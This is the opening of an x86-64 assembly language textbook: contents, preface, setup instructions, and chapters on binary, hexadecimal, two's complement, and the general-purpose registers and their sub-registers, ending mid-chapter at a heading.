CARTHIGAN

THE NO-NONSENSE GUIDE TO

ASSEMBLY

A hands-on course in x86-64 assembly language

Eden Gilbert Kiseka

Carthigan, Kampala

The No-Nonsense Guide to Assembly

First edition, 2026

Text copyright © 2026 Eden Gilbert Kiseka. Released under the Creative Commons Attribution 4.0 International License (CC BY 4.0): you are free to copy, share, and adapt this book for any purpose, commercially included, provided you credit the author. The program listings are released under the MIT License.

The assembly programs in this book are provided for learning purposes. They are written to run on x86-64 Linux and are meant to be typed, assembled, linked, run, and broken by the reader.

A Carthigan book.

Contents

Preface **xiii**

About the Author **xv**

How to Use This Book **xvii**

I The Machine **1**

1 The Anatomy of a Computer **3**

1.1 Why Assembly, Briefly 3

1.2 The Von Neumann Architecture 4

1.3 The Fetch-Decode-Execute Cycle 4

1.4 Machine Code and Mnemonics 6

1.5 Binary, the Language of Switches 6

1.6 Hexadecimal, Base 16 7

1.7 Data Sizes in x86-64 9

1.8 Signed Numbers and Two's Complement 9

2 Inside the x86-64 CPU **13**

2.1 The 16 General-Purpose Registers 13

2.2 Sub-registers: Windows into One Register 14

2.3 rip: The Instruction Pointer 18

2.4 rflags: The Dashboard 18

3 The Workshop: NASM, ld, and Your First Program 21

3.1 The toolchain: nasm, ld, and gdb 21

3.2 A NASM file has three sections 22

3.3 User space, kernel space, and system calls 23

3.4 hello.asm 25

3.5 Line-by-line autopsy 26

3.5.1 msg and db: bytes in memory 26

3.5.2 msg_len: a length that counts itself 26

3.5.3 global _start: the entry point 26

3.5.4 mov and syscall: filling the form 27

3.6 sys_exit is not optional 27

3.7 Build and run 28

4 Moving Data and Addressing Memory 31

4.1 The mov Instruction and the Three Golden Rules 31

4.2 Widening Small Values: movzx and movsx 32

4.3 Brackets Mean Dereference 33

4.4 Little Endianness: How Bytes Land in RAM 35

4.5 Telling NASM How Many Bytes: Size Specifiers 35

4.6 Address Arithmetic Inside the Brackets 36

4.7 lea: The Address Without the Trip to RAM 37

5 Arithmetic, Logic, and the Division Trap 41

5.1 Add, Subtract, Increment, Decrement, Negate 41

5.2 Multiplication and the 128-Bit Answer 42

5.3 Division and the Sharp Edge 43

5.4 Bitwise Logic 45

5.5 Shifts 46

II Control Flow, the Stack, and Functions **49**

6 Branching: cmp, Flags, and Jumps **51**

6.1 Labels and Unconditional Jumps 51
6.2 cmp: The Ghost Subtraction 51
6.3 test: The Ghost AND 52
6.4 Conditional Jumps: Signed Versus Unsigned 52
6.5 The If/Else Pattern 55
6.6 The Loop Pattern 56
6.7 Local Labels 58

7 The Hardware Stack **61**

7.1 A Stack of Plates 61
7.2 rsp Holds the Top 61
7.3 The Stack Grows Downward 62
7.4 What push and pop Really Do 63
7.5 Worked Example: 0xAAAA and 0xBBBB 63
7.6 pop Does Not Erase Memory 64
7.7 Saving Registers 65

8 Functions and the System V ABI **67**

8.1 Why jmp Cannot Make a Function 67
8.2 call and ret: One Round Trip 67
8.3 Every Push Inside a Function Must Be Paid For 68
8.4 The Calling Convention 69
8.5 Scratch Registers and Preserved Registers 70
8.6 The 16-Byte Alignment Rule 71
8.7 Stack Frames: Prologue and Epilogue 71
8.8 Recursion: Factorial 73

9 Strings, Arrays, and the String Engine **77**

9.1 An Array Is a Row of Values 77

9.2 Finding the Largest Value 79

9.3 A String Is a Row of One-Byte Characters 80

9.4 Writing my_strlen 81

9.5 The Hardware String Engine 82

9.6 The rep Prefix 83

9.7 my_strcpy and my_strcmp 85

10 Capstone: An Interactive Calculator **89**

10.1 The Terminal Speaks ASCII 89

10.2 Reading a Number: String to Integer 90

10.3 Printing a Number: Integer to Digits 91

10.4 The Program 92

10.5 Tracing -125 Times 8 100

III Talking to the Operating System **103**

11 Command-Line Arguments **105**

11.1 What the Kernel Leaves on the Stack 105

11.2 The Offset Map 106

11.3 The Argument Inspector 107

11.4 Printing One Character Without a Buffer 110

12 Files and File Descriptors **113**

12.1 The Life of a Descriptor 113

12.2 Opening a File: Flags and Permissions 115

12.3 When a System Call Fails 116

12.4 Reading and Writing Through a Descriptor 117

12.5 A Complete File Copier 117

13 Dynamic Memory: Asking the Kernel for RAM 125

13.1 malloc Is a Customer, Not a Source 125

13.2 The Six Arguments of sys_mmap 126

13.3 What Comes Back in rax 127

13.4 The Complete Program: dynamic_mem.asm 128

14 Structs and Linked Lists 133

14.1 A Struct Is a Block of Memory 133

14.2 struc and endstruc 134

14.3 Arrays of Structs 135

14.4 Nodes and Pointers 136

14.5 Building and Walking the List 137

15 Mixing Assembly and C 141

15.1 Calling C from Assembly: Three Rules 142

15.1.1 Rule 1: The Entry Point Becomes main 142

15.1.2 Rule 2: rsp Must Be a Multiple of 16 Before a Call 142

15.1.3 Rule 3: Variadic Functions Need al 143

15.2 printf from Assembly 144

15.3 Reading Input with scanf 145

15.4 Calling Assembly from C 147

15.5 Instructions C Cannot Name 149

16 NASM Macros and Project Organization 153

16.1 The Sequence You Keep Retyping 153

16.2 Multi-Line Macros 154

16.3 Macro-Local Labels 155

16.4 Sharing Code Across Files 156

IV Performance **159**

17 Floating-Point and SIMD **161**

17.1 How IEEE-754 Stores Decimals 161
17.2 The Sixteen XMM Registers 162
17.3 Reading the Suffix: ss, sd, ps, pd 163
17.4 Scalar Double Instructions 164
17.5 SIMD: Four Numbers per Instruction 166
17.6 Passing Floats to printf 166
17.7 Program: float_simd.asm 167
17.8 Program: simd_engine.asm 170

18 Branchless Programming and Cycle Counting **175**

18.1 Fourteen to Twenty Stages in Flight 175
18.2 Conditional Moves: The Decision Without a Jump 176
18.3 Counting Cycles with rdtsc 178
18.4 The Benchmark 179
18.5 What a Line Costs 187

19 Concurrency and Atomic Operations **191**

19.1 Two Cores, One Memory 191
19.2 The lock Prefix 192
19.3 Compare and Swap 193
19.4 Spawning a Real Thread with sys_clone 195
19.5 The Thread Racer, Complete 196
19.6 Ending a Thread vs Ending the Process 200

20 Inline Assembly in C and Rust **203**

20.1 The Four Sections of a GCC Inline Assembly Call 203
20.2 The Vendor String, Inline 205

20.3 Rust: asm! 206

V Under the Surface 209

21 How the CPU Reads Your Code: Instruction Encoding 211

21.1 One Instruction, One to Fifteen Bytes 211
21.2 The REX Prefix: 0x40 to 0x4F 212
21.3 The Opcode Names the Operation 213
21.4 The Register IDs 213
21.5 The ModR/M Byte 213
21.6 Hand-Assembling mov rax, rbx 214
21.7 The Bytes Are the Instruction 215

22 Debugging and Reverse Engineering with GDB 217

22.1 Flying Blind Without a Debugger 217
22.2 The Cockpit 218
22.3 The Command Reference 218
22.4 A Real Session at _start 219
22.5 Reading Binaries Without a Debugger 221
22.6 The Vault: A CrackMe 221
22.7 Two Ways In 223
22.7.1 Method 1: Static, Undoing the Math 223
22.7.2 Method 2: Dynamic, Surgery at the Compare . . . 224

23 Stack Smashing and Its Defenses 227

23.1 The Frame You Already Know 227
23.2 The Direction of the Bug 228
23.3 The Payoff: ret Believes the Stack 228
23.4 The Lab: Hijacking rip in stack_lab.asm 229

23.5 Why Shellcode Avoids Null Bytes 232
23.6 The Three Defenses 233

24 Position-Independent Code and Shared Libraries 237
24.1 The Address That Never Moved 237
24.2 If Everything Moves, How Does Code Find Anything? . . 237
24.3 RIP-Relative Addressing 238
24.4 A Real Shared Library: libcrypto_xor.so 239
24.5 Calling It from Python 240
24.6 One Copy for Every Process 241

25 Raw Terminal Mode 243
25.1 The Terminal Is a Device 243
25.2 Two Bits: ICANON and ECHO 244
25.3 ANSI Escape Sequences 245
25.4 The Real-Time Arena 246
25.5 Inside draw_char_at_player 251

VI Real Software, from Scratch 255

26 A Professional Hex Dumper 257
26.1 One Table, No Branches 257
26.2 The Anatomy of a Line 258
26.3 A Fresh Line from a Template 259
26.4 The Program 260
26.5 Point It at Itself 264

27 A Unix Shell 267
27.1 sys_fork: One Call, Two Returns 267
27.2 sys_execve: Replacing the Program 268

27.3 sys_wait4: The Parent Sleeps 268
27.4 The Shell 269
27.5 One Command, Prompt to Prompt 275

28 Sockets and a Web Server **279**
28.1 A Connection Is a File Descriptor 279
28.2 Network Byte Order 280
28.3 The `sockaddr_in` Structure 281
28.4 The Five Syscalls of a TCP Server 282
28.5 The Program: `http_server.asm` 283
28.6 The Real Session 291

29 A Custom malloc and free **295**
29.1 The Block Header 295
29.2 The Arena: 64 KB, Once 296
29.3 How my_malloc Works 297
29.4 my_free and the Limits of This Design 298
29.5 The Complete Program 299

30 Booting Into the Void **305**
30.1 The CPU Wakes Up in 1978 305
30.2 What the Firmware Does Before You Exist 306
30.3 Three Directives and Two Magic Bytes 307
30.4 The Complete Program 308
30.5 The Screen Is Just Memory 312
30.6 Build It and Boot It 313

A Answers to Selected Exercises **317**

B Worked Programs **333**

B.1 A Fibonacci Printer 333

B.2 String Tools: Uppercase and Reversal 335

B.3 Bubble Sort 338

B.4 The ROT13 Cipher Tool: Chapter 9, Exercise 4 in Full . . 341

B.5 A Hardware-Random Guessing Game 345

C Quick Reference **349**

C.1 Registers and the Calling Convention 349

C.2 System Calls 350

C.3 Condition Codes 351

C.4 NASM Data Directives 352

D Glossary **353**

Preface

Every program you have ever used, a web browser, a video game, an operating system, an AI model, eventually becomes the same physical thing: electrical pulses moving through silicon at billions of cycles per second. High-level languages exist so you never have to think about that. You write `print("Hello")`, and a thick stack of translators converts your polite request into raw numbers the processor can act on.

Assembly language is what the translators produce. It is the lowest human-readable interface to the CPU. Every instruction you write corresponds to one hardware operation in the chip. There is no garbage collector, no runtime, no safety net, and no magic. There are bytes, addresses, registers, and logic.

That sounds punishing, so it is fair to ask what you get in exchange. You get four things. First, the demystification: after this book you will never again wonder how a program actually runs, how variables live in memory, or how functions call each other. Second, you become a better programmer in every language you touch, because you finally see what your code compiles down to. Third, you pick up the foundational skill of reverse engineering and security work: when you do not have the source code, the assembly is the source code. Fourth, you learn to reason about performance at the hardware level, which is the difference between code that works and code that flies.

I came to this material the same way I teach it: through machines you can hold. I spent a year teaching embedded systems to students who had never seen a register, and the moment that changed them was never a slide. It was the moment they stepped one instruction forward in a debugger, watched a register change because they told it to, and realized the machine had been simple all along. This book is that moment, repeated thirty times, a little deeper each chapter.

The path is direct. Part I explains what a computer is and gets a real program running. Part II teaches the core of the instruction set: branching, the stack, and functions. Part III hands you the operating system interface: arguments, files, memory, structs, and C. Part IV is performance: floating point, SIMD

vectors, branchless code, and threads. Part V looks underneath: instruction encoding, debugging, overflows, and shared libraries. Part VI builds real software in pure assembly: a hex dumper, a shell, a web server, a memory allocator, and finally a bootable operating system that runs on bare hardware with nothing underneath it.

Every program in this book runs. Type them, assemble them, break them. By the last chapter, nothing a computer does will be magic to you again.

About the Author

Eden Gilbert Kiseka is a software engineer and electronics engineer based in Kampala, Uganda, and the founder of Carthigan. He taught embedded systems programming with C, C++, and Arduino at Neriko Electronics, where he built the curriculum and the hands-on labs from scratch. He now works as a backend engineer and studies electrical engineering and computer science.

His projects live close to the metal. He built an encrypted push-to-talk voice tool that runs entirely over Tor with no servers, an Android audio workstation with a real-time DSP engine in Rust, and a pipeline that reconstructs readable Android projects from compiled bytecode. He writes about machines the way he teaches them: from the bottom up.

How to Use This Book

The environment

This book targets x86-64 assembly on Linux with NASM. If you are on Windows or macOS, run a lightweight Linux environment first: WSL2 on Windows or Docker on macOS both work. Inside Linux, one line installs everything:

```
sudo apt update && sudo apt install nasm binutils gdb
```

terminal

Each listing's comments carry the exact assemble, link, and run commands. You need a terminal and a text editor. No prior C is required.

How the chapters work

Every chapter follows the same shape: explanation first, diagrams second, runnable code third. A recap box collects the ideas you must retain, and exercises close the chapter. The exercises are derived from the chapter you just read, so an honest attempt is always possible.

Three kinds of boxes carry the emphasis. A key concept box holds the one sentence to remember. A trap box marks the classic mistake that crashes every beginner's program exactly once. A warning box flags a habit that will bite you later.

Conventions

Code appears in two forms. Inline code such as `mov rax, 1` names an instruction inside a sentence. Full programs appear as titled listings with the filename in the caption, and they are meant to be typed by hand, not pasted. Typing is where the learning happens.

The path

Read linearly the first time. The chapters stack: the calculator in Chapter 10 uses Chapters 1 through 9, and the web server in Chapter 28 uses nearly everything. After the first pass, the appendices turn the book into a reference: a quick-reference card for registers, syscalls, and jump conditions, plus full solutions to the core exercises.

Part I

The Machine

1

The Anatomy of a Computer

1.1 Why Assembly, Briefly

Every program you have ever used, whether it is a web browser, a video game, an operating system, or an artificial intelligence, eventually boils down to the same thing: a stream of electrical pulses flowing through microscopic silicon pathways.

When you write code in Python, JavaScript, Java, or C, you are speaking to a translator. You write human-friendly thoughts like `print("Hello")` or `total = price + tax`, and a massive piece of software, an interpreter or a compiler, converts your intentions into the native tongue of the processor. Most of the time that is wonderful: it lets us build complex software quickly. The cost is that you no longer know what the computer is actually doing. Memory seems to manage itself. Variables feel like abstract boxes floating in the ether. Loops and functions just work.

When you learn assembly language, you fire the translator.

Assembly is the lowest-level human-readable interface to the central processing unit, the CPU. Every instruction you write corresponds directly to a single hardware operation inside the silicon chip. There is no magic, no hidden safety net, no automatic garbage collector, and no abstract data type. There are only raw bytes, memory addresses, CPU registers, and logic gates. Once you understand assembly, nothing a computer does is ever magic again. Debugging strange crashes, understanding how hackers exploit memory, optimizing slow code, and knowing how an operating system really works all become clear.

This book uses x86-64 assembly on Linux with the NASM assembler. Before you can command a CPU, though, you have to understand what it looks like on the inside and how it views the universe. To a human, the world is

made of text, images, sounds, and ideas. To a CPU, the entire universe consists of numbers stored in locations.

1.2 The Von Neumann Architecture

Virtually every modern computer is built on a blueprint designed in 1945 by the mathematician John von Neumann. Modern machines have billions of transistors, but their fundamental structure boils down to three components connected by wires called the system bus.

RAM (random access memory) is a massive street lined with billions of mailboxes. Each mailbox has a unique street number called a memory address, starting at 0 and going up to however many gigabytes of memory you have. Inside every single mailbox sits exactly one byte of data, a number between 0 and 255. The crucial part of the von Neumann design is that your program's instructions (code) and your program's variables (data) live together in the very same RAM.

The CPU is the brain that does the work. It cannot do math directly inside RAM, because RAM is physically too far away on the motherboard and sending signals back and forth takes too much time. Instead the CPU has its own tiny, blindingly fast internal storage slots called registers, and a calculator called the ALU (arithmetic logic unit). Registers like `RAX`, `RBX`, and `RIP` are where the numbers actually get worked on.

The system bus is the set of microscopic copper pathways on the motherboard that allow the CPU to talk to memory. Over the bus the CPU can say to RAM, "Give me the number stored at mailbox 4096" (reading memory) or "Put the number 42 into mailbox 4096" (writing memory). The same bus connects the CPU and RAM to I/O devices such as your screen and keyboard, which is how anything you write ever becomes visible.

1.3 The Fetch-Decode-Execute Cycle

How does a CPU run a program? It performs a relentless, robotic loop billions of times per second: fetch, decode, execute.

Inside the CPU is a special register called the instruction pointer, `RIP`. It holds the memory address of the next instruction to run. In the FETCH stage, the CPU looks at that address in RAM and pulls the bytes stored




Figure 1.1: The von Neumann machine: a CPU, RAM, and I/O devices joined by the system bus. The CPU's private storage is the registers; memory holds both code and data, one byte per mailbox.

there. In DECODE, it examines those bytes, which are machine code, to work out what operation is being requested, for example "add two numbers together". In EXECUTE, it performs the operation using its registers and the ALU, then advances `RIP` to point at the next instruction in RAM. That is the whole repertoire: move a number, do a tiny bit of math, or jump to a different instruction.

That is it. A CPU has no grand awareness of your program. It only knows what is happening in the current cycle.




Figure 1.2: The fetch-decode-execute loop. `RIP` supplies the address that FETCH reads from, and EXECUTE leaves `RIP` pointing at the next instruction, so the cycle never stops on its own.

1.4 Machine Code and Mnemonics

Why not write directly in machine code? Because machine code is nothing but raw numbers.

Say you want an x86-64 CPU to put the number 1 into its main register, `eax`. The raw machine code bytes are `B8 01 00 00 00`. In binary, the actual pattern of high and low voltages, that instruction is 10111000 00000001 00000000 00000000 00000000.

In the 1940s and early 1950s, programmers did exactly this. They looked the numbers up in manuals and flipped physical switches on the front of the computer. It was slow, agonizing, and prone to human error.

Assembly language solved the remembering problem. Instead of memorizing that the byte `B8` means "move a 32-bit number into the `EAX` register", you write a short English abbreviation called a mnemonic (pronounced neh-MON-ik):

```
mov eax, 1
```

A program called an assembler reads your text file containing that line and translates it directly into the bytes `B8 01 00 00 00`. Unlike a C or Python compiler, which might rearrange your code or turn one line into fifty machine instructions, an assembler has a 1-to-1 relationship with machine code: one line of assembly equals one machine instruction. That is why the assembly listing is the only description of a program that is never a lie.

1.5 Binary, the Language of Switches

Because humans have ten fingers, we count in base 10, decimal. We have ten digits, 0 through 9, and when we run out of digits we add a column to the left: 9 becomes 10. Each decimal column is a power of ten: $10^0 = 1$, $10^1 = 10$, $10^2 = 100$.

Computers do not have ten fingers. They are built out of transistors, which act like microscopic light switches. A switch can only be in one of two states, OFF (0) or ON (1), so computers count in base 2, binary. Every single 0 or 1 is called a bit, short for binary digit. Each binary column is a power of two, read from right to left: $2^0 = 1$, $2^1 = 2$, $2^2 = 4$, $2^3 = 8$, and so on.

Group eight bits together and you have one byte. Here is the byte 10010110 laid out with its place values. The bits that are set to 1 sit in the columns

worth 128, 16, 4, and 2, so the byte holds 128 + 16 + 4 + 2 = 150.




Figure 1.3: The byte 10010110 read column by column. Only the columns holding a 1 contribute to the value, which is 150 here.

If all eight bits are 0 (00000000), the value is 0. If all eight are 1 (11111111), the value is 128 + 64 + 32 + 16 + 8 + 4 + 2 + 1 = 255. Therefore a single unsigned byte can hold any number from 0 to 255, which is $2^8 = 256$ possible combinations.

1.6 Hexadecimal, Base 16

Writing out a 64-bit number in binary requires writing sixty-four 1s and 0s. Humans go cross-eyed reading that. Converting binary to decimal in your head is also tedious, because 10 is not a power of 2.

So programmers use hexadecimal, base 16, or hex for short. Notice that 4 bits, half a byte, affectionately called a nibble, can hold values from 0000 (0) to 1111 (15). That is exactly 16 possible values, and because $2^4 = 16$, one hex digit covers exactly one nibble.

In base 16 you need sixteen single-character digits. You use 0 through 9 for the first ten, and you borrow the letters A through F for the values 10 through 15.

Why do assembly programmers love hex? Because one hex digit corresponds to exactly four bits, and two hex digits correspond to exactly one byte. Convert the binary byte for 150 by splitting it down the middle into two nibbles:

- Left nibble: 1001 = 8 + 1 = 9
- Right nibble: 0110 = 4 + 2 = 6

So 10010110 in binary is `0x96` in hexadecimal. In programming we prefix hexadecimal numbers with `0x`, and binary numbers with `0b`, so that hex 96

Dec	Binary	Hex	Dec	Binary	Hex
0	0000	0	8	1000	8
1	0001	1	9	1001	9
2	0010	2	10	1010	A
3	0011	3	11	1011	B
4	0100	4	12	1100	C
5	0101	5	13	1101	D
6	0110	6	14	1110	E
7	0111	7	15	1111	F

Table 1.1: The sixteen digits of hexadecimal, with their four-bit and decimal equivalents.

is never confused with decimal 96.




Figure 1.4: One byte splits into two nibbles. Each nibble maps to a single hex digit, so 10010110 becomes 0x96.

Reading hex as decimal

Your eye sees `0x96` and reads "ninety-six". That is wrong. The digits 9 and 6 are base-16 digits, so the value is 9 times 16 plus 6, which is 150. The `0x` prefix is the alarm bell that tells you the number is not decimal, and since two hex digits make exactly one byte, a hex byte is never a number larger than 0xFF, which is 255.

1.7 Data Sizes in x86-64

A single byte, 0 to 255, is not big enough to count the pixels on your screen or the dollars in a bank account. To hold larger numbers, the CPU groups several bytes together.

In x86 assembly those groups have specific names that date back to the 1970s, when Intel built the first 16-bit 8086 processor. At that time the natural chunk size of the CPU was 16 bits, so Intel called 16 bits a word. Every computer you will touch today is 64-bit, but the naming convention stuck, so you have to memorize the table.

Term	Bits	Bytes	Directive	Unsigned range
Byte	8	1	`db`	0-255
Word	16	2	`dw`	0-65535
Doubleword (dword)	32	4	`dd`	0-4294967295
Quadword (qword)	64	8	`dq`	0-18446744073709551615

Table 1.2: The four data sizes of x86-64 assembly. The directives are define byte, define word, define doubleword, and define quadword.

1.8 Signed Numbers and Two's Complement

How do you store a negative number like -5 in binary when you have no minus sign, only 0s and 1s?

Early computer designers thought the answer was simple: use the leftmost bit, bit 7 in a byte, as a plain sign bit, 0 for positive and 1 for negative. Under that scheme +5 would be 00000101 and -5 would be 10000101. It created two problems. First, you end up with two zeros, a positive zero (00000000) and a negative zero (10000000). Second, the arithmetic breaks: add +5 (00000101) and -5 (10000101) using the usual binary addition and you get 10001010, which under that scheme reads as -10, not 0. The CPU would need complicated extra circuitry to add positive and negative numbers together.

Every modern computer uses a mathematical trick called two's complement instead.

The leftmost bit, called the most significant bit or MSB, still acts as a sign bit: if the MSB is 0 the number is positive or zero, and if the MSB is 1 the

number is negative. The difference is that the bits of a negative number are arranged so that adding -x to +x using standard binary addition naturally rolls over to 00000000.

To turn any binary number into its negative counterpart, follow two steps:

1. Invert every bit: change 0s to 1s and 1s to 0s. This is called the one's complement.
2. Add 1 to the result.

Let's find the 8-bit representation of -5. Start with +5, which is 00000101. Flip every bit and you get 11111010. Add 1 and you get 11111011, which is `0xFB` in hex.

Now test it. What happens when the CPU adds +5 (00000101) and -5 (11111011) together?




Figure 1.5: Two's complement at work. Inverting 00000101 and adding 1 produces 11111011, and adding the two together produces a carry that the byte cannot hold, leaving 00000000.

It equals 00000000. The ninth bit falls off the edge of the 8-bit byte and is gone, leaving 0. Because of two's complement, the CPU does not even need a separate subtraction circuit: subtracting B from A is just adding the two's complement of B to A.

One byte, two meanings

Look closely at the byte 11111011, which is `0xFB`. Is that byte equal to 251 or to -5? The answer is both. The bits in memory are identical. Whether `0xFB` means 251 or -5 depends entirely on which instructions you choose to use on it, and the same is true of `0xFF`, which is both 255 and -1. In assembly, data has no inherent type: you, the programmer,

decide how to interpret the bits.

What you learned

- The von Neumann blueprint has three parts, a CPU, RAM, and I/O devices, joined by the system bus.
- RAM is a street of numbered mailboxes; each address holds exactly one byte, and code and data share the same memory.
- The CPU repeats fetch, decode, execute billions of times per second, and `RIP` tells it where the next instruction lives. It has no bigger picture than that.
- Machine code is raw numbers, and a mnemonic like `mov eax, 1` is just a readable name for one of them. The assembler translates one line into one machine instruction.
- Binary is base 2: the byte 10010110 equals 150, and an unsigned byte spans 0 to 255.
- Hex is base 16: one hex digit is a nibble, two hex digits are a byte, and 10010110 is `0x96`.
- Data comes in four sizes, byte, word, doubleword, and quadword, defined with `db`, `dw`, `dd`, and `dq`.
- Two's complement stores negatives by inverting the bits and adding 1, so 11111011 is both 251 and -5.

Exercises

1. Take the byte 00101010. Add up the place values of the bits that are 1 to get its decimal value, then split it into two nibbles and write it in hex.
2. Negate 00000011 with the invert-and-add-1 rule, then add your answer to 00000011 by hand and show the ninth bit that falls off the edge.
3. Extend the bit-column figure with a second byte for bits 8 to 15, with place values 256 up to 32768. What is a single 1 in bit 8 worth, and which data size from the table would you need to hold a number that uses it?
4. Explain, in two sentences, why an assembler counts as a 1-to-1 translation while a C compiler does not.

2

Inside the x86-64 CPU

Imagine a master carpenter at work. The timber warehouse is across town, the storage room is down the hall, and the workbench sits right in front of them.

That workshop is your computer. The warehouse is the SSD: it holds terabytes of material, but every trip there takes forever. The storage room down the hall is RAM: gigabytes of material, much faster than driving across town, yet walking down the hall for one nail still costs about 100 nanoseconds. To a CPU running at 4 billion cycles per second, that walk is an eternity. The workbench, and the carpenter's hands, are the registers: tiny storage slots built into the silicon of the CPU core itself, and reaching one takes less than half a nanosecond.

That difference matters because of how often the CPU reaches for data. Whenever it needs to add two numbers, compare two values, or step through a loop, it moves those values out of RAM and into the registers first. When you write assembly, most of your decisions are about which register holds what. So let us meet the workbenches.

2.1 The 16 General-Purpose Registers

An x86-64 CPU gives you 16 general-purpose registers, or GPRs, and every one of them is 64 bits wide: 8 bytes, or one quadword. Sixteen is not many, and it is the only fast storage the CPU has, so the way you use them is the way you write assembly.

Why is a register called `rax` instead of `r1`? Because x86 grew up in public, one generation at a time, and never broke compatibility:

- 1978: the 16-bit Intel 8086 had registers named `ax`, `bx`, `cx` and `dx`.

- 1985: the 32-bit Intel 80386 made the family wider by putting an E, for Extended, in front of the old names: `eax`, `ebx`, `ecx`, `edx`.
- 2003: AMD pushed the whole architecture to 64 bits by replacing the E with an R, for Register: `rax`, `rbx`, `rcx`, `rdx`. AMD also added eight brand-new registers named `r8` through `r15`, because eight registers were no longer enough for modern software.

Each letter in the old names records that register's original job in the 1970s, and several of those jobs are still enforced by particular instructions today. Table 2.1 lists all sixteen workbenches with their traditional names and their modern roles.

The last row has no history attached to it: `r8` through `r15` are numbered, not named. Everything else on that table is a job description left over from a machine with far less silicon.

Keep your hands off rsp

`rsp` is the stack pointer. It always points at the top of the hardware stack, and the CPU uses it for every `push`, every `call` and every `ret`. If you use `rsp` as scratch space for general math, the stack breaks, and your next `ret` will jump to an address you never intended. Leave `rsp` alone until Chapter 7.

2.2 Sub-registers: Windows into One Register

Here is the idea that trips up nearly every beginner. What if you only want to work with a single 8-bit character, like the letter `A`, or a 16-bit number, or a 32-bit integer? You do not fetch a separate register. You use part of one you already have.

`rax`, `eax`, `ax`, `ah` and `al` are not five registers. They are five windows into the same piece of silicon:

- The whole 64-bit register is `rax`.
- The bottom 32 bits, half of `rax`, are `eax`: Extended AX, from the 32-bit era.
- The bottom 16 bits, half of `eax`, are `ax`: the original 8086 register.
- `ax` itself splits into two bytes: `ah`, the high byte, and `al`, the low byte.

64-bit register	Traditional name	Primary role in modern x86-64
`rax`	Accumulator	Stores return values from functions and system call numbers; used in multiplication and division.
`rbx`	Base	General-purpose storage, preserved across function calls.
`rcx`	Counter	Loop counter; holds the 4th argument to a function.
`rdx`	Data	Holds the 3rd argument to a function; pairs with `rax` in multiplication and division, and stores the remainder in division.
`rsi`	Source Index	Source pointer for string and memory operations; holds the 2nd argument to a function.
`rdi`	Destination Index	Destination pointer for string and memory operations; holds the 1st argument to a function.
`rbp`	Base Pointer	Points to the base of the current function's stack frame; can also be used as general storage.
`rsp`	Stack Pointer	Always points to the very top of the program stack. Never overwrite it casually.
`r8` - `r15`	Extended registers	Eight general-purpose registers added by AMD in 2003; `r8` and `r9` hold the 5th and 6th arguments to a function.

Table 2.1: The 16 general-purpose registers: historical names, modern roles.




Figure 2.1: The five windows into `rax`. Every window starts at bit 0, so `eax` is the bottom half, `ax` is the bottom quarter, and `ah` and `al` are the high and low bytes at the bottom.

Write to `al` and you have changed the bottom 8 bits of `rax`, and nothing else. Write to `ax` and you have rewritten bits 0-15; the upper 48 bits of `rax` are exactly what they were. Write to `rax` and you have filled all 64 bits. There is no copying and no synchronization: the names are just different views of one piece of silicon.

Only the first four registers have all five names. Table 2.2 is the complete map, and it is worth keeping next to you while you learn.

Notice how consistent `r8` through `r15` are. None of them has a high byte, and neither does anything from `rsi` onward: only the four registers of the original 8086 family split their low 16 bits into a high byte and a low byte.

Now for the detail that surprises everyone at least once.

The 32-bit zero-extension rule

